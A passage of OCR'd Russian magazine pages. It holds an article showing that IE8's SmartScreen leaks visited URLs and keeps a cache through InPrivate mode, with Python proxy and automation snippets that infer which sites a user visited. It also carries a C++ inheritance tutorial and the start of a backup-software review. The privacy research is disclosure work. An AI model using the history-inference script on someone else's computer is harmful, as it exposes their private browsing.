Довелось мне по роду своей милицейской деятельности исследовать SmartScreen — это система в Internet Exlorer, которая должна защищать нас от «злых» мошенников со сплойтами на сайте. SmartScreen при открытии любой странички посылает запрос на адрес urs.microsoft.com приблизительно такого содержания:

```
POST /urs.asmx?MSPRU-Client-Key=l7m7EvM2K/
IVNQCBF7AVPg%3d%3d&MSPRU-Patented-Lock=XdXWSI8WgDg%3d
HTTP/1.1
Host: urs.microsoft.com
<soap:Envelope ...><soap:Body><Lookup xmlns="http://
Microsoft.STS.STSWeb/"><r soapenc:arrayType="xsd
:string[1]"><string>http://tutamc.com</string></
r><ID>{B3BB5BBA-E7D5-40AB-A041-A5B1C0B26C8F}</
ID><v soapenc:arrayType="xsd:string[5]"><strin
g>7.0.6004.6</string><string>7.00.5824.16386</
string><string>7.0.6000.16386</
string><string>6.0.6000.0.0</string><string>en-
```

ПРИНЦИП РАБОТЫ SAFE BROWSING ОТ GOOGLE

Работа системы блэклистов от Гугла построена на основе локальных баз блэков. По адресу http://safebrowsing.clients.google.com/ браузеры Chrome и FireFox получают обновления баз данных блэклистов в формате md5 от url. Дальше браузер берет md5 от каждого адреса, на который заходит, и смотрит, есть ли данный md5 в базе. Если есть — значит, сайт «плохой». Это первая версия их API. Вторая версия несколько сложнее, но принцип остался тот же. О новой версии можно почитать здесь — http://code.google.com.



SmartScreen в действии

Приватность не бывает чрезмерной

```
us</string></v></Lookup></soap:Body></
soap:Envelope>
```

В данном запросе IE отсылает URL сайта, несколько непонятных цифр и хешей, и, само собой, немного инфы о нас — такой, как IP-адрес. В ответ мы получаем ответ — «хороший» это сайт или «плохой». Только из-за этой системы блэклистов, построенной на онлайн-запросах, я не юзаю данный браузер. Не очень-то приятно, что кто-то может по IP-адресу узнать историю моих посещений. Конечно, мы можем отключить данный функционал в настройках браузера, но тогда останемся полностью беззащитными, поэтому выбор таков: либо палиться, либо подвергаться опасности, либо сменить браузер. «Условия использования», которые идут со SmartScreen, заверяют, что полученная инфа не будет использоваться и что все это хозяйство абсолютно анонимно. Нам бы теоретически следовало поверить в это :), но мои эксперименты показывают, что

С IE вряд ли получится быть в тени

это утверждение не совсем соответствует действительности. Однако, пока опустим данный факт, оставив его для будущих статей.

Аналогичный метод проверки URL'ов на блэки использует последняя Opera. Ничего не понимаю! На мой взгляд, нормальная система — это когда браузер скачивает базу блэков на локальный комп и там уже их тестирует. Так, как это реализовано в браузерах Chrome и FireFox.

Еще одним нововведением в IE 8 стал Штирлиц-режим (InPrivate Browsing), при использовании которого теоретически на компе ничего не должно сохраняться.

Мне захотелось исследовать, как совместно работают эти две системы.

Окей, задумано-сделано. Я перешел в Штирлиц-режим, зашел на сайт из блэклиста, и... IE показал красное окошко. Получается, и в Штирлиц-режиме SmartScreen работает как обычно — Майкрософт знает, какие сайты мы посещаем.

Ну хорошо, ставим в уме еще один минус и продолжаем. Для детального исследования я навесил на IE снифер для мониторинга запросов. Открыл сайт — запрос идет на urs.microsoft.com. Закрыл браузер, снова открыл тот сайт... запрос не идет. Значит, результат закэшировался. А работает ли кэширование в Штирлиц-режиме? Дрожащими (от волнения, а не от похмелья) руками проверяю эту гипотезу. Вот черт! В InPrivat'е кэширование тоже работает! Пробую закрыть браузер и открыть заново — и все еще немного надеюсь, что кэш очистится. Но нет. Он остается. То есть, после того как ты походишь в приватном режиме по сайтам подозрительного содержания, теоретически завтра к тебе могут прийти компетентные личности и узнать, что именно ты был вчера на сайте похеканного банка.

ПРУФЫ В СТУДИЮ

А что, если я ошибаюсь? Пожалуй, нам нужны доказательства. И лучшим доказательством будет прога, которая смо-

dvd


- Полные исходники прокси-сервера и скрипта для проверки IE смотри на диске

- Чтобы ты не мучился с проведением описанного эксперимента, на диске смотри видео об использовании скриптов


links

- Описание работы Safe Browsing от Google http://code.google.com/apis/safebrowsing

- Модуль для Python для тестирования приложений http://pywinauto.openqa.org



Вот так FireFox предупреждает о опасности



Небольшая статистика того, как нас заражают «плохие» сайты

FireFox как был вторым, так, к сожалению, и остается

Мусорная корзина – специально для IE

жет показать нам список сайтов, посещенных юзером ушастым в особо приватном режиме от Майкрософт.
Идеальный вариант — найти кэш и посмотреть в нем конкретные URL'ы. Чтобы его найти, я натравил файловый анализатор на IE, и после просмотра логов нашел такой интересненький файлик: C:\Documents and Settings\admin\Local Settings\Temporary Internet Files\AntiPhishing\2CEDBFBC-DBA8-43AA-B1FD-CC8E6316E3E2.dat (адрес в XP).
После удаления этого файла оказалось, что IE делает повторный запрос.
Но, к сожалению, это не он, поскольку файл не изменяется ни по размеру, ни по содержанию. Найти настоящий кэш мне не удалось. Но какой я был бы хакер, если бы не смог найти обходной вариант? Вспомни мою статью о нестандартном использовании Socks-сервера, следуя этому принципу можно написать прокси-сервер, который будет смотреть, пошел запрос на urs.microsoft.com, или нет. Если запрос был, значит, на сайт юзер еще не заходил, а вот если запроса нет, то это значит, что юзер раньше был на этом сайте, и проверка сайта на блэки взялась из кэша!

МИР, ТРУД, МАЙ, PYTHON!

Написать прокси-сервер с нуля несложно, но лень. Поэтому взял для нашего эксперимента TinyHTTPProxy, написанный, конечно же, на Python'е. В нем есть функция do_CONNECT, которая обрабатывает HTTPS-запросы. Если заставить IE использовать наш прокси, то эта функция будет вызываться каждый раз при запросе urs.microsoft.com.
Для передачи полученной информации другим программам можно использовать мютексы, базу данных или еще что-то, но мы пойдем легким путем и заюзаем файлы как флаги. Если файл есть — запрос к Майкрософту был, файла нет — значит, и запроса не было.

```
def do_CONNECT(self):
   open('d:\\test.txt', 'w+').close()
   # …
```

А теперь напишем скрипт, который будет открывать в IE сайты, и проверять, есть ли наш файл-флаг test.txt. Если файла нет, то выведем сообщение о том, что юзер раньше на нем был:

```
urls = (
   'http://not_porn1.com/',
   'http://super_puper_porn1.com/',
)
for url in urls:
   time.sleep(1)
   try:
      os.remove('d:\\test.txt')
   except: pass
   test_url(url)
   if not os.path.exists('d:\\test.txt'):
      print "U were on this site: %s"%url
```

Осталось лишь написать функцию test_url, которая запустит IE с нашим URL. Знаешь, кажется просто открывать другие приложения, и раньше я думал, что Python сможет запустить IE даже без дополнительных либ, но натолкнулся на маленькую «фичу» — если я запускаю IE (или любую другую программу), то скрипт не завершится без закрытия IE. Поэтому для запуска лучше использовать модуль pywinauto (http://pywinauto.openqa.org), который использует WinAPI. Получим такой код запуска IE:

```
prog_ie = r"C:\Program Files\Internet Explorer\
iexplore.exe"
application.Application.start("%s %s"%(prog_ie,url.
decode('utf-8')))
```

А закрывать браузер мы также будем через WinAPI, для чего подойдут маленькие функции:

```
import win32gui
import win32con

def window_enumeration_handler_ie(hwnd, resultList):
   if string.find(win32gui.GetWindowText(hwnd), \
       "Internet Explorer") != -1:
      resultList.append(hwnd)
   else:
      None

def close_program_ie():
   ie_windows = []
   win32gui.EnumWindows(window_enumeration_handler_ie,
```

Всем знакомое лого IE

Уже много лет подряд он первый





Схема работы Google Safe Browsing

Дизасемблер ILDASM



Статистика использования браузеров

```
    ie_windows)
  for i in ie_windows:
    win32gui.SendMessage(i,win32con.WM_CLOSE,0,0)
```

Функция window_enumeration_handler_ie получает хендл окна и проверяет title, если это заголовок IE, то этот хендл добавляется к списку. Данная функция используется в функции close_program_ie, которая через WinAPI EnumWindows перебирает все окна и возвращает список окон IE. Дальше всем этим окнам мы посылаем сообщение WM_CLOSE, что аналогично нажатию пользователем кнопки «закрыть окно». Собрав все в кучу, получим нужную нам test_url:

```
import win32gui
import win32con
from pywinauto import application

def test_url(url):
```

```
  prog_ie = r"C:\Program Files\Internet Explorer\
iexplore.exe"
  application.Application.start("%s %s" %
    (prog_ie,url.decode('utf-8')))
  time.sleep(5)
  close_program_ie()
  time.sleep(2)
```


Полностью готовый скрипт прокси-сервера и сам тестирующий скрипт лежат на диске. Кроме того, по старой-доброй традиции я снял для тебя видео и ты сможешь увидеть их работу.
Я же еще долго продолжал тестировать свой IE, и с каждым разом все больше огорчался. Оказалось, что даже при использовании встроенной функции «Очистить историю», кэш не удаляется. Пару раз у меня получилось так, что после нажатия в IE «Reset IE», он долго что-то делал с винчестером, но этот кэш все равно не удалил. Может, это лишь неправильное совпадение: звезд на небе было, а IE тут и ни причем. Я верю в чудеса :).

ПАРОЧКА ПЛЮСОВ

У меня есть стойкое ощущение, что под конец этой статьи я должен объявить о нахождении в IE какого-нибудь важного плюса. Я долго думал и в результате пришел к выводу, что в Ослике их есть целых два:
- **первый** — это тот факт, что система от Майкрософта очень неплохо работает, быстро и оперативно добавляя «плохие» домены в блэклист;
- **второй плюс** придется по душе обладателям плохого интернета, с маленькой скоростью и большим количеством (ни единых!) разрывов. Мне кажется, что в таких условиях IE работает лучше, чем другие браузеры.

Я привык называть режим InPrivate Browsing «Порно-режимом», но мне сказали что это слишком пошло (вообще-то я этого не говорил, это ты сам придумал — прим.ред), пришлось изменить его шуточное название на Штирлиц-режим.

deeonis deeonis@gmail.com



КОДЕРСКИЕ ТИПСЫ И ТРИКСЫ

Три правила кодинга на C++ для настоящих спецов

C++ — ЭТО ОБЪЕКТНО-ОРИЕНТИРОВАННЫЙ ЯЗЫК ПРОГРАММИРОВАНИЯ, И В ЭТОТ РАЗ МЫ БУДЕМ ГОВОРИТЬ ТОЛЬКО ОБ ООП. БЕЗ НЕГО СОВРЕМЕННОМУ ПРОГРАММИСТУ НУ СОВСЕМ НИКАК, А «ПРИПЛЮСНУТОМУ» ПРОГРАММЕРУ ТАК И ВОВСЕ ПРИХОДИТСЯ БЫТЬ НАЧЕКУ — ООП В CPP НЕСКОЛЬКО ОТЛИЧАЕТСЯ ОТ ПРЕДЛАГАЕМОГО В ДРУГИХ ЯЗЫКАХ ПРОГРАММИРОВАНИЯ.

Действительно, реализация ООП в C++ несколько отличается от реализаций в других языках. Наследование может быть одиночным и множественным, а отдельный путь наследования — открытым, защищенным или закрытым. Путь также может быть виртуальным и невиртуальным. Для функций-членов тоже есть свои варианты: виртуальные, невиртуальные, чисто виртуальные. А если добавить сюда еще взаимодействие с другими средствами языка, то мы получим кучу мелких, но важных нюансов, которые просто необходимо знать для написания качественного кода на C++.

Правило №1

В первом правиле мы поговорим об открытом наследовании. Допустим, мы пишем класс D (derived, производный), который открыто наследуется от класса B (base, базовый). Создавая такую иерархию классов, мы тем самым сообщаем компилятору, что каждый объект типа D является также объектом типа B, но не наоборот. Мы говорим, что B представляет собой более общую концепцию чем D, а D — более конкретную концепцию, чем B. Мы утверждаем, что везде, где может быть использован объект B, можно использовать также объект типа D, потому что D является объектом типа B. С другой стороны, если нам нужен объект типа D, то объект B не подойдет, поскольку каждый D «является разновидностью» B, но не наоборот. Теперь переведем предыдущий абзац в код. Будем использовать понятия человека и студента. Каждый студент является человеком, поэтому человек будет базовым классом, а студент — производным.

Иерархия классов человек-студент

```
class Person {...};
class Student: public Person {...};

void eat (const Person &p);
  // все люди могут есть
void study (const Student &s);
  // только студент учится

Person p;
Student s;

eat(p);
   // правильно, p — человек
eat(s);
   // правильно, s — студент,
   // и студент также человек

study(s);
   // правильно
study(p);
   // ошибка! p — не студент
```

Код в примере полностью соответствует нашим интуитивным понятиям. Мы ожидаем что всякое утверждение, справедливое для человека — например что у него есть дата рождения справедливо и для студента, но не все что справедливо для студента — например, что он учится в каком-то определенном институте, верно для человека в общем.

Идея торжества открытого наследования и понятия «является» кажется достаточно очевидной, но иногда интуиция нас подводит. Рассмотрим следующий пример: пингвин — это птица. Птицы умеют летать. На C++ это будет выглядеть так:


Пингвины умеют летать

```
class Bird {
public:
   virtual void fly();
      // птицы умеют летать
      …
};
// пингвины — птицы
class Penguin: public Bird {
   …
};
```

Неожиданно мы столкнулись с затруднением. Получается, что пингвины умеют летать, но это совсем не так. Во всем виновата неточность формулировки на человеческом языке. Умеют летать только среднестатистические представители птиц, а не все. Поэтому наш код можно немного изменить.

Теперь пингвины не летают

```
class Bird {
public:
   …     // ф-я fly не объявлена
```



```
};

class FlyingBird: public Bird {
public:
      virtual void fly();
      …
};
class Penguin: public Bird {
      …       // ф-я fly не объявлена
};
```

Создавать отдельный класс для обозначения летающих птиц иногда не совсем целесообразно, да и, на мой взгляд, не очень красиво.
Есть другая школа, иначе относящаяся к данной проблеме. Она предлагает переопределить для пингвинов функцию fly() так, чтобы во время исполнения она возвращала ошибку.

Если не летаем — ошибка

```
void error(const std::string& msg);

class Penguin: public Bird {
      virtual void fly()
      { error("Попытка заставить пингвина летать!"); }
      …
};
```

Важно понимать, что тут мы говорим: «Пингвины могут летать, но с их стороны это было бы ошибкой». Разница заключается во времени обнаружения ошибки. В последнем примере ошибка будет выявлена только во время исполнения кода, а не во время компиляции, а хороший интерфейс должен предотвращать компиляцию неверного кода. Сделать это можно так:

Неверный код не компилируется

```
class Bird {
public:

      …       // ф-я fly не объявлена
};

class Penguin: public Bird {
      …       // ф-я fly не объявлена
};

Penguin p;

p.fly();            // ошибка!
```

Здесь функция fly() не объявлена в базовом классе, что делает ее вызов невозможным и в производном. Это дает нам гарантию того, что спроектированные нами классы будут использованы правильно.
Ситуации, подобные описанной выше (с птичками и пингвинами) встречаются достаточно часто, поэтому с открытым наследованием надо быть внимательным.
Отношение «является» — не единственное возможное между классами. Два других, достаточно распространенных отношения — это «содержит» и «реализован посредством», разговор о которых, возможно, пойдет в других статьях. Очень часто при проектировании на C++ весь проект идет вкривь и вкось из-за того, что эти взаимосвязи моделируются отношением «является».

Правило №2

В этом правиле мы поговорим о наследовании и области видимости имен. Рассмотрим следующий пример:

ОБЛАСТЬ ВИДИМОСТИ

```
// глобальная переменная
int x;

void someFunc()
{
      // локальная переменная
      double x;
      std::cin >> x;
}
```

Все мы знаем, что в таком коде имя x в предложении считывания относится к локальной, а не к глобальной переменной, потому что имена во вложенной области видимости скрывают имена из внешних областей. Когда компилятор встречает имя x внутри функции someFunc, он смотрит, определено ли что-то с таким именем в локальной области видимости. Если да, то объемлющие области видимости не просматриваются. В данном примере имя x ссылается на переменную типа double.
Теперь добавим к сокрытию имен наследование. Рассмотрим пример посложнее.

Наследование и область видимости

```
class Base {
private:
      int x;
public:
      virtual void mf1() = 0;
      virtual void mf1(int);

      virtual void mf2();

      void mf3();
      void mf3(double);
      …
};

class Derived: public Base {
public:
      virtual void mf1()
      void mf3();
      void mf4();
      …
};

Derived d;
int x;

…

d.mf1();
      // правильно, вызывается Derived::mf1
d.mf1(x);
      // ошибка! Derived::mf1 скрывает Base::mf1

d.mf2();
      // правильно, вызывается Base::mf2
```

```
d.mf3();
      // правильно, вызывается Derived::mf3
d.mf3(x);      // ошибка! Derived::mf3 скрывает
Base::mf3
```

Как видно из этого кода, мы перегрузили функцию mf3, что само по себе уже не совсем правильно, но чтобы лучше разобраться с видимостью имен, закроем на это глаза. Этот код своим поведением способен удивить любого впервые с ним столкнувшегося C++-программиста. Основанное на областях видимости правило сокрытия имен никуда не делось, поэтому все функции с именами mf1 и mf3 в базовом классе окажутся скрыты одноименными функциями в производном классе. С точки зрения поиска имен, Base::mf1 и Base::mf3 более не наследуются классом Derived. Это касается даже тех случаев, когда функции в базовом и производном классах принимают параметры разных типов, независимо от того, идет ли речь о виртуальных или не виртуальных функциях. Обоснование подобного поведения в том, что оно не дает нечаянно унаследовать перегруженные функции из базового класса, расположенного много выше в иерархии наследования. К сожалению, такое поведение нарушает основной принцип открытого наследования — отношение «является». Обойти этот недостаток можно использованием using-объявления:

Использование using-объявлений

```
class Base {
private:
      int x;
public:
      virtual void mf1() = 0;
      virtual void mf1(int);

      virtual void mf2();

      void mf3();
      void mf3(double);
      …
};

class Derived: public Base {
public:
      // обеспечить видимость всех (открытых) имен
      // mf1 и mf3 из класса Base в классе Derived
      using Base::mf1;
      using Base::mf3;

      virtual void mf1()
      void mf3();
      void mf4();
      …
};

Derived d;
int x;

…

d.mf1();       // правильно, вызывается Derived::mf1
d.mf1(x);      // теперь правильно, вызывается Base::mf1

d.mf2();       // правильно, вызывается Base::mf2

d.mf3();       // правильно, вызывается Derived::mf3
d.mf3(x);      // теперь правильно, вызывается Base::mf3
```

Теперь наследование будет работать, как и ожидается. Это означает, что если ты наследуешь базовому классу с перегруженными функциями и хочешь переопределить только некоторые из них, то придется включить using-объявления для каждого имени, иначе оно будет сокрыто.

Правило №3

Внешне простая идея открытого наследования при ближайшем рассмотрении оказывается состоящей из двух различных частей: наследование интерфейса и наследование реализации. Различие между этими двумя видами наследования соответствует различию между объявлениями и определениями функций.
Иногда требуется, чтобы класс наследовал только интерфейс функции, иногда — интерфейс и реализацию, но так, чтобы он впоследствии мог (или не мог, по желанию) переопределить реализацию. Классический пример, который часто приводят во время изложения принципов ООП основывается на описании иерархии классов геометрических фигур. Мы не будем отклоняться от этой традиции.

Иерархия классов

```
class Shape {
public:
      virtual void draw() const = 0;
      virtual void error();
      int objectID() const;
};

class Rectangle: public Shape {…};
class Ellipse: public Shape {…};
```

Как видно, в примере имеются все три вида функций: чисто виртуальные, виртуальные и не виртуальные. Начнем с чисто виртуальных.
Как говорилось выше, открытое наследование подразумевает под собой отношение «является», которое означает, что интерфейсы абсолютно всех функций класса должны быть унаследованы потомком. Чистая виртуальность как раз и обеспечивает тот необходимый минимум, в соответствии с которым потомок должен наследовать интерфейсы.
В нашем примере чисто виртуальной является функция draw() обеспечивающая отрисовку геометрических фигур. Оно и понятно, ведь алгоритмы рисования прямоугольника и эллипса сильно отличаются и невозможно написать единую функцию рисования для обеих этих фигур. Потомки Shape должны сами определить реализацию этого метода и чистая виртуальность функции draw в родительском классе обязывает их это сделать.
Учитывая, что чисто виртуальные функции должны быть заново объявлены в любом конкретном наследующем их классе, и в абстрактном классе они обычно не определяются, мы приходим к пониманию следующего обстоятельства: цель объявления чисто виртуальной функции состоит в том, чтобы производные классы наследовали только интерфейс.
Теперь перейдем к просто виртуальным функциям. В нашем примере это метод error(...), который выводит сообщение об ошибке. Простая виртуальность подразумевает под собой то, что производным классам не обязательно переопределять код наследуемой функции, а можно использовать реализацию по умолчанию. Получается что цель объявления обычной виртуальной функции — наследовать в производных классах как интерфейс, так и ее реализацию.
Добавим еще один производный класс от Shape в нашу иерархию. Пусть это будет треугольник (Triangle). В отличие от прямоугольника и эллипса нас не устраивает базовая реализация обработки ошибок и мы должны переопределить ее в классе-потомке. Но по каким-то причинам мы забываем это сделать и используем реализацию по умолчанию, после чего начинаем получать странные сообщения об ошибках, которые мы совсем не ждем.

Triangle

```
class Shape {
public:
      ...
      virtual void error();
```

```
...
};

class Triangle: public Shape {
	// должны были переопределить, но забыли
	virtual void error();
};

Shape *tr = new Triangle;

// вызывается Shape::error(), а нам этого не надо
tr->error();
```

Чтобы такого не произошло, надо каким-то образом не дать классу треугольника использовать базовую реализацию функции, но вместе с тем сохранить эту возможность для прямоугольника и эллипса. На помощь приходит парадигма разделения интерфейса и реализации. Сделать это можно, определив функцию error чисто виртуальной, а реализацию перенести в защищенную функцию-член. Выглядит это примерно так:

Отделение реализации

```
class Shape {
public:
	virtual void error();
	…
protected:
	void defaultError();
};

void Shape::defaultError()
{
	// код по умолчанию, обрабатывающий ошибки
}

class Rectangle: public Shape {
public:
	virtual void error() {defaultError();}
	…
};

class Ellipse: public Shape {
public:
	virtual void error() {defaultError();}
	…
};

class Triangle: public Shape {
public:
	virtual void error();
	…
};

void Triangle::error()
{
	// код, обрабатывающий ошибки именно для класса
Triangle
}
```

Теперь реализацией по умолчанию смогут воспользоваться только те классы, которым это на самом деле нужно, а наша забывчивость не приведет к вызову дефолтной версии функции.

Однако, у этого подхода есть несколько недостатков, главный из которых — засорение пространства имен класса близкими названиями функций. Решить эту проблему можно с помощью определения реализации чисто виртуальных функций. Эта особенность языка C++ многим неизвестна, да и в большинстве случаем она и не нужна, но в нашем примере такое определение оказалось кстати.

Отделение реализации. Вариант 2

```
class Shape {
public:
	virtual void error() = 0;
	…
};

// реализация чисто виртуальной функции
void Shape::error()
{
	// код по умолчанию, обрабатывающий ошибки
}

class Rectangle: public Shape {
public:
	virtual void error() {Shape::error();}
	...
};

class Ellipse: public Shape {
public:
	virtual void error() {Shape::error();}
	...
};

class Triangle: public Shape {
public:
	virtual void error();
	...
};

void Triangle::error()
{

	// код, обрабатывающий ошибки именно для класса
Triangle
}
```

Как видно, производные классы по-прежнему должны определять свою версию функции error, но для этого они могут воспользоваться ее реализацией в базовом классе. Сделав такой хитрый ход, мы решили проблему засорения пространства имен, однако, производя слияние error и defaultError, мы теряем возможность задать для этих функций разные уровни доступа.

Последняя функция, которую мы рассмотрим — это невиртуальная функция objectID(). Цель объявления невиртуальной функции заключается в том, чтобы заставить производные классы наследовать как ее интерфейс, так и обязательную реализацию.

Каждый объект Shape имеет функцию, которая дает идентификатор объекта, и задается определением функции Shape::objectID, и никакой другой производный класс не должен его изменять.

Разница в объявлении чисто виртуальных, виртуальных и невирутальных функциях позволяет то, что по замыслу программиста, должны наследовать производные классы: только интерфейс, интерфейс и реализацию по умолчанию либо интерфейс и обязательную реализацию соответственно.

Заключение

На этом мы завершим разговор о тонкостях ООП в C++. Напомню, что, помимо рассмотренного, существует еще много нюансов связанных с объектно-ориентированным программированием в C++, которые нужно знать, чтобы быть уверенным в своих силах. ☒

Сергей «grinder» Яремчук grinder@synack.ru
Мартин «urban.prankster» Пранкевич martin@synack.ru

Трудовые резервы

ОБЗОР КРОССПЛАТФОРМЕННЫХ СИСТЕМ РЕЗЕРВНОГО КОПИРОВАНИЯ

Выбор системы резервирования для гетерогенной сети — дело весьма непростое. Требований, предъявляемых к конечному варианту, можно выставить предостаточно: поддержка как можно большего количества ОС (и, в первую очередь, Windows), различные схемы бэкапа, шифрование, удобство в настройках и многое другое. Среди бесплатных решений довольно много интересных систем, попробуем разобраться в их особенностях.

BACULA

НАЗВАНИЕ: Bacula
САЙТ ПРОЕКТА: bacula.org, sf.net/projects/bacula
ДОСТУПНЫЕ ВЕРСИИ: свободная Bacula Project 5.x и коммерческая Bacula System Enterprise 4.x
ЛИЦЕНЗИЯ: GNU GPL
ОС СЕРВЕР: Linux, FreeBSD, Open/Solaris
ОС КЛИЕНТ: Linux, *BSD, Open/Solaris, Mac OS X, Win

Очень популярная кроссплатформенная система резервного копирования, архивирования и восстановления данных. Построена по клиент-серверной технологии, модульная архитектура делает Bacula достаточно гибким инструментом, позволяющим использовать его как на единичной системе, так и для резервирования данных в разветвленной корпоративной сети. Все настройки осуществляются путем правки конфигурационных файлов. Некоторое время придется потратить на их изучение, но зато полученные в итоге возможности с лихвой окупят предварительный этап подготовки. Конфиг позволяет задавать практически любые условия, вплоть до характера резервирования для различных типов файлов (например, архивы не сжимать, а просто копировать). Bacula обладает большим количеством продвинутых возможностей, позволяющих с легкостью находить и восстанавливать утраченные или поврежденные файлы, в том числе и на другую систему. Поддерживаются все возможные стратегии резервирования — полное, инкрементное и дифференциальное. Сжатие файлов производится на клиентской стороне, что уменьшает трафик и разгружает сервер. Стоит отметить весьма удачный встроенный планировщик и систему приоритета выполнения заданий.

Система резервирования, построенная на Bacula, состоит из трех основных компонентов, которые могут быть развернуты как на одном, так и на нескольких серверах/рабочих станциях:

- Director (порт 9101) — основной элемент, осуществляющий централизованное управление всеми составляющими Bacula, формирование и запуск заданий по расписанию, также ведет журнал событий;
- Storage (порт 9103) — демон, отвечающий за непосредственную запись резервируемых данных на носитель (жесткий диск, CD/DVD, ленточный или USB накопитель);
- File Daemon (порт 9102) — клиентская программа, которая устанавливается на каждом компьютере и по команде Director'а производит резервирование и передачу данных на Storage.

Кроме этого, для отслеживания процесса обмена данными между Direct, Storage, File Daemon и управления работой Bacula администратор устанавливает на свой компьютер Monitor (значок висит в трее) и консоль.

